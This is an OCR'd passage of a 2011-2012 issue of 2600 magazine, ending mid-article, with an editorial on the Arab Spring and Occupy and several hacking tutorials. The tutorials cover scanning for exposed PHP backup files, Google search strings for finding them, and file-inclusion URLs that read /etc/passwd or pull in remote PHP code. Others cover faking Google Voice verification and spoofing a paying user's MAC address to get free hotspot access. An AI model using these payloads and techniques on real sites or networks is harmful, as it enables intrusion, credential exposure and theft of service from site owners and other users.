Volume Twenty-Eight, Number Four
Winter 2011-2012, $6.25 US, $7.15 CAN

2600


The Hacker Quarterly

#too late;didn't read

7 25274 83158 6 14>

Foreign Payphones

Ecuador. Seen in the small village of Puerto Ayora in the Galapagos Islands, this card-only phone is practically screaming for attention. Claro, incidentally, is part of Mexican phone company America Movil. ***Photo by Howard Feldman***



Croatia. Found in Karlovac, this phone is part of German giant Deutsche Telekom, as evidenced by the T-Com branding and the pink handset. All in all, this phone has a rather trippy aura to it. Cards only. ***Photo by Zafrik***

Israel. This phone was discovered in the Old City of Jerusalem. Once again, it's a phone that only takes cards. Coins seem to be rapidly going out of fashion. ***Photo by Josh Dick***


France. Found in the town of Porto on the island of Corsica, this France Telecom-operated payphone surprises no one by only accepting cards and making for a clean sweep on this page. ***Photo by Vincent***

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

New Thoughts

Movements	4
Google Temphptations	6
Free Phone Numbers with Google Voice	8
Abuse Reports Still Work	9
MAC Spoofing Your Way to Free Internet	10
Hacking Refog Keylogger	11
TELECOM INFORMER	13
Who is Anonymous?	15
Property Acquisition - For Free?	16
Let's Feed the Phishes	18
Bypassing Universal Studio's MP3 Security the EZ Way	20
Internal Denial of Service with Fork and Malloc Bombs	21
Whitelisting with Gmail	22
Eye Spy	23
How to Social Engineer Your Local Bank	24
Laptop Repair, Customer Beware	25
HACKER PERSPECTIVE	26
More Active Gamers Should Become Activist Hackers	29
Simplex Locks: Illusion of Security, Version 2.0	30
Hacking Is in the Blood	31
Support for Cable Providers? Why?	32
Pre-Texting-R-Us	33
LETTERS	34
Pirating the Caribbean	48
Perfect Encryption - Old Style!	49
The Piracy Situation	51
TRANSMISSIONS	52
Anonymity and the Internet in Canada	54
Elegant Password Generation with Oplop	55
Hacking the Winn-Dixie Survey	58
Switch	59
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

MOVEMENTS



While we can only speculate on what 2012 will bring, it seems fairly certain that 2011 will be remembered as a year when individuals worldwide began to feel empowered and when, more than ever before, the old guard was put on notice that its policies need to adapt and change with the times - or risk becoming extinct.

We've gone on at length before about the value of the individual, how we all have so much more power than we're led to believe, and how it serves the status quo to have us all convinced that we can't possibly make any difference. Our belief in this has never wavered, but it's essential to have it borne out in practice, as the theoretical can only go so far. After the last year, we can point with certainty towards various key examples that show how much individuals can accomplish with a little dedication, coupled with a degree of mastery in the world of technology. We can also point to the reaction these people get from those in charge as proof of the threat they pose to their power structure.

Freedom and empowerment are concepts that, once unleashed, spread quite rapidly. We saw that earlier in the year, as the Arab Spring took hold. It all started with Mohamed Bouazizi, a street vendor in Tunisia who became so fed up with the constant corruption and humiliation that made it impossible for him to earn a living that he sacrificed his own life as the ultimate form of protest. The outrage from fellow citizens mushroomed and led to massive protests and the actual fall of the government less than a month later. According to *The New York Times,* "The protesters, led at first by unemployed college graduates... and later joined by workers and young professionals, found grist for the complaints in leaked cables from the United States Embassy in Tunisia, released by WikiLeaks, that detailed the self-dealing and excess of the president's family." The government had its state-run media to whitewash the news. The people had social networking and cell phones to get and share updates. It was no contest.

The unrest spread to neighboring countries, leading to significant conflicts in no less than 16 of them, the most significant being Egypt, Libya, and Syria. The tensions had always been there. But once the fuse was lit, there was no turning back.

Domestically, we've witnessed much in the way of stress and hardship, but nothing that comes close to events in other parts of the world. However, while we may not have had security forces killing demonstrators or a repressive regime that tolerates no dissent at all, we, like all humans, have a sense of justice and can only be pushed around so much before something snaps. That appears to have been the case with September's Occupy Wall Street movement, a simple protest inspired by our friends over at *Adbusters* magazine, which wound up getting bigger and bigger before eventually spreading to hundreds of sites throughout the country and across the world. While the mass media initially mocked, ridiculed, and basically ignored these protests, supposedly due to the lack of a clear list of "demands" from the demonstrators, the movement actually became strengthened as a result. Since there wasn't a clear agenda, *anyone* who felt that the system wasn't working was able to join and help determine what path to take. Alliances were thus formed that wouldn't have been possible had all of the answers been laid out from the beginning, as would be expected in a typical political movement. It was an unusual tactic, but clearly an effective one. And the media's agenda of ignoring what was going on became painfully visible, which led to more outrage and an eventual about face on

their part. Suddenly, the movement became front page news everywhere.

The concept of a group that had no leadership was very similar to that of Anonymous, an online entity which has become increasingly active in the "real world" as well as on the net. The Guy Fawkes masks they embraced were quite visible worldwide at many of the Occupy sites. But anonymity was only an option, not a main ingredient in what was going on. The lack of a hierarchy and the development of the Occupy Wall Street General Assembly enabled any individual to speak to the crowd through the ingenious use of a "human microphone," created out of necessity due to an arbitrary ban on megaphones. This adaptability and desire to bypass unfair restrictions using clever tactics is something we're all familiar with in the hacker world.

At press time, there have been a number of violent crackdowns on these groups by the authorities. While all kinds of excuses were given, ranging from health concerns to reports of crimes and illegal activities within the camps (much of which was echoed almost verbatim by mainstream media), many first-hand accounts dispute the degree of such problems. Actions caught on video clearly show that the people targeted were posing no threat to anyone, other than refusing to obey orders.

Whenever we see this kind of reaction displayed by an authority figure, we know what it means, whether it's a high school principal expelling a student for some mischief on a computer, a corporation firing an employee for discovering a security hole, or a parent sending their kid to reform school or feeding them drugs because they're "out of control." It means the authority figure is desperately afraid of no longer being in charge of the situation. They begin to act increasingly irrational and they view the individual as the sole source of the problem. This is always the wrong course of action.

Listening to, learning from, and opening a dialogue with an individual is the only way to take positive steps. This is true regardless of how much or how little we agree with what they're saying or doing. For us in the hacker world, this is old news. But what's different is seeing this sort of thing playing out on a different stage and seeing how those in charge are truly afraid of the kind of dialogue that empowers individuals. That alone is a milestone.

We've also seen tremendous growth in the use of technology by individuals for truly worthwhile goals. While social networking and smart phones were never designed to foment civil unrest, used properly they are invaluable tools in a movement gathering steam. Overseas, people used Facebook and Twitter to quickly organize mass demonstrations before the authorities knew what was happening. Attempts to restrict access to these services backfired badly. In the States, similar tactics were used by demonstrators, with the addition of numerous live video feeds from cities all over the country. When something happened, the whole world could literally be watching. Live. When the crackdown occurred in New York City, there were no less than four separate live streams being fed by people's smart phones, all with surprisingly good video quality and relatively decent audio. Well over 50,000 people were tuned in to these feeds, with many more picking them up from secondary sources. As interest in what was going on swelled, the mass media even joined in, simulcasting these streams since they hadn't been able to get behind the police barricades themselves. The people had literally become the media.

We've learned a great deal from these events. The hacker world, the ideals of full disclosure, the distrust of governments and corporations, the embracing and manipulation of high tech, the desire for free speech, the empowerment of the individual... these are all intrinsically linked together. It really *does* all matter.

But there's a flipside. There will always be people and entities who see all of this as a threat and who will try and control it. That's a battle that will never end and which will be fought in a variety of arenas. We see it every day in the form of corporate copyright abuses, antiquated business practices that fight technological advances, increased government secrecy, or the suspicion that's injected into the populace towards anyone who doesn't quite think, act, or look like everyone else.

In other words, individuals may have shown their ability to manipulate technology in a way that benefits them with these actions of 2011. But those opposed to this sort of thing have been taking notes and will be better prepared to counter this ingenuity the next time around. As hackers and developers of new technology, we need to always have this on our minds, as the true future of freedom, both here and abroad, can be greatly affected by what we choose to consider as a priority.

Google Tem php tations

by Craig Stephenson
cstephen907@gmail.com

This article originally had nothing to do with Google. It started as an interesting observation about tildes that led to a couple of unsettling thoughts about search engine URL pattern matching. I get the feeling that I've only scratched the surface. The ability to search for websites based on their URLs opens many doors, and that might just be a problem if the wrong person knows the right thing to search for.

Note that while this article is written with PHP in mind, the same concepts might also apply to other web languages. The tilde observation in particular is really more about Apache than PHP.

The .php~ Problem

I've done web development on mostly Linux machines for several years. During this time, I've noticed myself and others occasionally junking up web directories with useless emacs/gedit backup files. This configuration option is enabled by default on some Linux distributions. When a file is edited using one of these text editors, a backup copy of the original file is automatically saved as `<filename>~`. For example, `myfile.txt` backs up as `myfile.txt~`. This feature can avert disaster if a file is accidentally removed or damaged, but otherwise it's easy to forget it's happening. GNOME even goes the extra step of hiding files ending with ~.

While accumulating hoards of mostly-useless backup files is annoying in its own right, the real problem is that Apache relies on a file's extension to know how to serve it. A properly configured Apache server knows that a file ending in .php needs to be processed server-side before sending any content to the user. Unlike utilities such as the "file" command, Apache doesn't automagically know a file's type by its contents. Rename a file's extension and Apache will change the "Content-Type" HTTP header accordingly. It's fickle like that.

What happens if you rename a .php file to .php~? Apache won't recognize the file as a PHP script and makes no attempt to process it as such, opting instead to treat it as a plain text document. Now all of the PHP code never intended for user eyes is visible to all. Or, to be more accurate, the previous version of the PHP code. But the differences are probably slight.

So, chances are good that anybody using emacs or gedit to edit PHP files directly in their web directory is creating publicly exposed backups of their files. Finding them is as easy as adding a ~ at the end of the URL. This isn't necessarily the end of the world. What secrets might one expect to find in exposed PHP code anyway? Database passwords come to mind. Any MySQL-driven PHP website is likely to have a hard-coded database password. Usually in plain sight, like this:

```
mysql_connect('localhost', 'user
➥name', 'password');
```

Alarming though this may look, it's rare to find MySQL servers that accept remote connections. That's not to say a curious person on the same network couldn't wreak some havoc. A MySQL password might also open the door for some neighborly snooping on a shared web hosting provider. And, of course, there's always the very real possibility that the reckless novice who runs this website uses the same password for a lot of things, such as logging into their web account, email account, or SSH account.

If you're adept at PHP, an exposed file can be an exciting can of worms. Are there any other hard-coded passwords? Is the code referencing files or file paths you're not supposed to know about? Does the code neglect to properly validate user input? Is there evidence that the server has register_globals enabled? Are there any juicy comments?

The problem can be solved in a number of ways. Emacs' or gedit's automatic backup feature can be disabled. Programmers can refrain from editing production copies of scripts, which is bad practice anyway. Apache can be configured to not serve .php~ files. Even some old-fashioned housekeeping would keep trouble at bay. But a web developer is unlikely to make these changes unless they are already aware of the problem.

It's simple enough to scan a website for tilde'd files. Simple, if not pretty:

```
# Recursively download PHP files.
wget -r -A *php* -T 3 -t 1 http://
➥www.example.com
# Files are stored in a directory
➥ named after website domain.
# Use find and perl to list every
➥ PHP file, append ~, then attempt
➥ to access.
find . -iname '*.php*' |
perl -ne 'if (m/\.\/(.*\.php)/) {
➥ print "http:\/\/$1~\n" }' |
sort | uniq |
wget -i - --spider --max-redirect=
➥0 -T 3 2>&1 |
grep -B 6 "Remote file exists"
```

But this takes forever, even just for one website. You can increase your odds of finding a website with tilde'd files by looking out for websites that meet the following criteria:

- running on a Linux machine with interactive login access

- running small-scale, custom-made PHP code

Personal websites hosted on university computer science department servers seem most susceptible, which is ironic but not shocking. The following Google search string can help you unearth some of those:

```
site:*.edu/*.php cs
```

Or, if you want a sneak peak at what's out there, you might just search for this:

```
site:*/*.php~
```

Unfortunately, you have to wade through a lot of crap to find the interesting stuff. God knows how these URLs got indexed in the first place. Probably at one time or another, all of these websites were missing an HTML or PHP index file and Apache's auto-indexing revealed the tilde'd files to Google.

The GET/include() Problem

It's hard to imagine that somebody would have a legitimate reason to search for a URL ending with tilde. I was amazed that Google dutifully returns the results for these types of searches given its history of highly granular manual intervention (e.g., google.cn censorship, Google Instant blacklisting). Don't they know they're inviting trouble? What else don't they know?

There's another problem I've seen once or twice during my experiences with PHP. It starts with the include() function, which allows a PHP script to include (execute) the code from another PHP script. You might use this function, for example, to import common configuration variables into a page:

```
<?php
  include("config.php");
  // page content
?>
```

Less judicious web developers use include() to pull in common chunks of HTML code. For example:

```
<?php
  include("header.php");
  // page content
  include("footer.php");
?>
```

And some developers like to use include() for just about everything. For example:

```
<?php
  include("header.php");
  include($page);
  include("footer.php");
?>
```

The problem with this last example is that the script needs to know what page the user is trying to access to include the appropriate file. The oft-used and ill-advised solution is to get the name of the page's PHP file from the request's GET parameters. If the URL looks like this:

```
http://www.example.com/index.php
➥?page=contact.php
```

then chances are good that index.php contains the following line:

```
include($_GET['page']);
```

In many cases, you can confirm these suspicions by throwing some random nonsense into the "page" parameter. Results will vary depending on the website's level of error reporting and error handling, but it's not uncommon for something like this:

```
http://www.example.com/index.php?
➥page=asdf
```

to return something like this:

```
Warning: include(asdf) [function.
➥include]: failed to open stream:
➥ No such file or directory in /
➥home/jdoe/public_html/index.php
➥ on line 147
```

This very explicit admission of insecurity comes complete with the full file system path of the website's document root. You can throw whatever you want into the "page" parameter and the PHP script will try to include() it. Including any text file will generally display it right in the web page. There are a variety of safeguards the server might have in place that could mitigate this vulnerability, such as running Apache in a chroot jail, but especially unhardened servers will let you sneak one of these by:

```
http://www.example.com/index.php
➥?page=/etc/passwd
```

Although you're hindered by the fact that you can't run the "ls" command, there are clever ways you might be able to learn more about the machine. Who knows what treasures are hiding in a shell history file, if one exists?

```
http://www.example.com/index.php
➥?page=../.bash_history
```

If you're lucky enough to find a web server with PHP's allow_url_include configuration flag enabled, you can even do this:

```
http://www.example.com/index.php
➥?page=http://www.legitimate.com/
➥remotefile.txt
```


There's really no use in this, however, unless you get thrills from seeing your text appear on somebody else's website. It would be far more interesting to get the website to include your own code. You could always set up your own Apache server and tell it to serve PHP files as plain text so they don't get processed before being served. But why go through the trouble when PHP's include() function will execute code regardless of the file's extension? In other words, allow_url_include lets you do the following:

```
http://www.example.com/index.php
➥?page=http://www.legitimate.com/
➥phpscript.txt
```

But I'm surely not the first person to connect these dots. What does this have to do with Google, anyway? Simply that, as I write this, the following search string claims "407,000,000" tempting results:

```
site:*/*.php%3f*=*.php
```

Free Phone Numbers with Google Voice



by bluelander
bluelander@lavabit.com

The advent of the digital age has opened doors for computer hackers and shut many of them on phone phreakers. Few of us even have land lines, and payphones sit unused and broken on street corners. VoIP is taking over, but that doesn't mean you can't have some fun with it! Services such as Skype offer actual phone numbers, but they aren't free. Fortunately, our good "friends" at Google have stepped in to offer a solution.

I live in the U.S. and haven't tested any of this in any other countries. I'm not sure how Google Voice acts in your country, or what restrictions are placed on it. Use at your own risk!

What is Google Voice?

For the uninformed, Google Voice is a service that allows you to select your own VoIP number in any area code available. Just casually looking for ones that end in fun digits I've found them in Death Valley, Chicago, New Jersey, and Dallas. After selecting a number, you must enter a working number to tie it to. This is really just for verification purposes. In other words, you have to have a phone number to get a phone number.

After verifying your new Google Voice number through "your" phone number, you can place calls from your Google Voice capable smart phone, or from the chat section of Gmail's web client and your Google Voice number will be shown as the caller.

Setting It Up

Google knows that you're a real person with a phone number by verifying through a phone call. The problem with this system is that you can use any phone number you want! Now, being the ingenious hacker you are, I'm sure you could use this to your advantage. Maybe you're at the library innocently browsing your Gmail when you realize you left your phone at home; perhaps the nice librarian would allow you to use their phone for a few minutes? The scenarios are endless. One of my friends even suggested having it call a payphone, that is, if I could find a working one. These days, finding a phone to use is the easy part. With free long-distance on most phones, very few people worry about letting a nice stranger place or receive a call.

Now obviously, having your own number or the number of someone or someplace near you tied to your Voice account can be less than desirable. You're not able to delete the number from your account without adding another; it requires at least one number. Luckily, there is something we can do about that.

Ditch the Real Number

For this trick, all you need is your trusty flash-enabled web browser and two Voice accounts. Activate your first account with a phone number. This is the account we want to keep. Then activate the second account using the same phone number. This is our throwaway account. Now the number is active only on our second account which we can delete by going to: `https://www.google➥.com/accounts/DeleteAccount`


Or just leave it floating around out there for further use later on down the line.

Now you have a Voice account that can call or text any U.S. number for free, with the area code of your choosing, all without having a real phone number tied to the account.

Conclusion

Obviously, Google will likely still have access to IP logs and might even be able to pull up a phone call you made. The client uses Flash, so anonymity is difficult, since things like the Tor project can't properly use Flash. If you really wanted to though, I don't imagine it being too hard to get a secure/anonymous browser working with something like Google Voice.

Happy Hacking!



by raphidae @ EFNet

Over the last couple of years, I have been hearing more and more stories about how filing abuse reports is a waste of time. It happens that I recently got the great idea to run a honeypot for DDoS traffic, which provided me with a ton of abuse reports to file.

Where most administrators of source networks are willing to help and will take action on abuse reports immediately, unfortunately, not all of them fall into that category. This is especially true when these networks are located in, let's say, Vietnam or Brazil. I have encountered over quota abuse mailboxes, "localhost" as network domain MX, up to a reply of "we do not care, fuck off" in proper English.

For you who are victim of some kind of abuse and hit a brick wall with email, I have the following advice:

- Use the phone. Calling the company on record for the IP block usually gets you someone on the phone, which makes it much more personal. It's easy to just trash an email, but it is somewhat more uncomfortable to ignore someone who will call again to bitch if no action is taken.
- Even when the source network is in some smelly country, it is beneficial to call them. Some have receptionists that speak English. If not, it usually works if you just repeat "English! American!" in a loop. They will figure it out and transfer you to someone who speaks (some) English.

Once you get someone on the phone who can basically understand what you are saying, they will usually act on the problem. If not, or if you cannot reach anyone who has a clue:

- If they can't be reached, or if the abuse is of such a magnitude that action must be taken immediately (weekends, nights), you should try going a level up the routing tree and try again there. The network one hop (or two hops) up will usually be a larger transit provider. These have trained, somewhat English-speaking, support personnel on staff 24/7, no matter what country. They can help you by communicating with their client in case of a language barrier or, for example, null-route the source subnet if the problem is large enough.


The reason I give this advice is because I have noticed that either people take no for an answer in case of abuse or do not know how to deal with this effectively. At the peak of my little project, my network took over 60Gbit/s traffic, and the bulk came from rooted VPS and web servers on 100M and 1G connections. The owners of those servers are mostly oblivious and if nobody tells them they are a fucking pest to the rest of the Internet, they will not magically disappear from it.

Just by reporting the abuse to the responsible parties and not giving up easily, I was able to cut the 60Gbit/s back to a mere 5Gbit/s at the source. The remaining traffic was mostly low-bandwidth dialup/DSL connections spread over a multitude of providers. My experience is that most admins of source networks have no idea, and too often I was the first they had heard of it. Whether that was because their email server was misconfigured, they didn't check the mailbox, their upstream didn't pass it on to them, etc. is irrelevant. If I can get to them, someone else can as well. Better yet, if some other earlier poor victim of that source had not been lazy or had been more persistent, it would have not been there to attack my network later.

As part of the honeypot project, I've tracked various sources over time, and for sources greater than 80Mbit/s, practically all were around for *weeks* until I finally contacted the responsible admin and they were shut down. This tells me that I am either really, really special to be attacked by them or the other victims did not report it or got no results. I'm betting the latter, which is unfortunate for everyone.

The basic point is that abuse reports do still work, and that it is better for everyone on the Internet to report all abuse and to pursue it until there is a result. Even an irritating but harmless UDP stream from two Indonesian hosts should be reported. Two is a nuisance, but two thousand is a fucking problem and 2000 is merely a multiple of 2.

My experience for those who find it helpful.



MAC Spoofing Your Way to Free Internet

by Ashes

This article will help you gain free access to pay-for-use wireless hotspots such as in the airport or the local coffee shops. Many articles I have read on how to gain free Internet access deal with creating ssh tunnels and concatenating characters onto the URL to bypass the router. However, I will be detailing a well known technique of MAC spoofing to gain access.

In this article, I will be using OS X. However, these commands can easily be ported to any *nix machine. On Windows, simply follow the same steps by issuing the equivalent commands in a command window and using the program SMAC to spoof your MAC address.

The first step is to connect to the wireless hotspot as you would if you were going to pay for access. When you have successfully connected to the hotspot, you should be issued an IP address. Check this by entering the ifconfig command:

```
Ashes$ ifconfig
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        inet6 fe80::221:5cff:fe83:a19%en1 prefixlen 64 scopeid 0x5
        inet 10.15.32.137 netmask 0xffff0000 broadcast 10.15.35.255
        ether 00:21:5c:83:0a:19
        media: autoselect status: active
        supported media: autoselect
```

Here we can see that the IP address that was issued was 10.15.32.137. The next step is to gather other MAC addresses connected to the hotspot. To do this, issue a ping to the broadcast address:

```
Ashes$ ping 10.15.35.255
```

When this command runs, you should see different IP addresses responding to your broadcast. When you start to see the IP addresses repeating, you can give it the ol' `Ctrl-C`. The next step is to issue the arp command to see what MAC addresses you have just gathered in your arp cache.


```
Ashes$ arp -a
(10.15.32.95) at (5c:ac:4c:84:d0:65) on en1
```

Above, you can see that we have the MAC address 5c:ac:4c:84:d0:65 in our arp cache, which is associated with IP address 10.15.32.95. Now, to spoof this MAC address, we must simply tell our en1 wireless card to use the MAC address already connected (and paid) to the access point.

```
Ashes$ sudo ifconfig en1 lladdr 5c:ac:4c:84:d0:65
```

After you have changed your MAC address, disconnect and reconnect to the wireless access point. Doing this will grab a new IP address and, since the router's data table already has 5c:ac:4c:84:d0:65 associated with the .95 IP address, this is the IP address you should now have. Because the router keeps track of who has paid by MAC address, you should now be able to access the Internet, bypassing the login and payment pages.

Some notes when choosing to do this. First, connecting to the Internet without paying can be a gray area in regards to morality. The gray area is enhanced by the fact that the MAC address you choose to spoof will be kicked offline. By spoofing another user's MAC address, both your connection and the other user's connection will go up and down. This technique works best in longer stay areas such as an Iraq deployment or a hotel, since a user may not always be online the same time as you, therefore giving you a more stable connection. Another consideration is the list of MAC addresses after issuing the arp command. Not all addresses that show in your arp cache will have paid to access the Internet. Many times, a user's wireless card will connect to a network automatically without the user's knowledge. Because of this, you may have to try more than one MAC address.



by Alex Nocenti (aka MrPockets)

If personal privacy was anything like Normandy, Refog Keylogger would be the invasion that was D-Day. For those who are not familiar with the product, Refog keylogger is less like a logger of keys and more like a tool to assist in the complete invasion of personal privacy. Not only does Refog monitor keystrokes, but, much like infected zombies, PCs monitored by Refog can also capture a list of applications launched, screenshots of the user session, websites visited, and more.

But there are many things in this world with which I strongly disagree, and Refog is only one of them. My real gripe with Refog and the project that came of it started after I noticed a bold claim of invincibility boasted upon the Refog website. On its very homepage (`http://www.refog.com/`), the description of the Refog Keylogger states "Being able to run silently and undetectable, Refog keylogger is impossible to be seen or removed by your teenage kids or the spouse." Woah, now *that* makes my hacker spot itch. At this point, I was well intrigued, and I clicked to "Read More." The product description page (`/keylogger.html`) reiterated the keylogger's stealth persona, but the audacity continued. Below are a few quotes directly off the sales pitch on the Refog Keylogger's webpage.

"Even computer-savvy teenagers won't be able to tell whether it's running without knowing your Master Password, nor can they stop or uninstall the monitor."

"Your Master Password is always required to make changes to Refog Keylogger. No one can uninstall, block, or circumvent Refog Keylogger monitoring without knowing your password. Without the password, it's even impossible to tell whether or not Refog Keylogger is running!"

"You may not want to disclose the act of PC monitoring, so Refog can work in special stealth mode, making it completely invisible even to a skilled PC user."

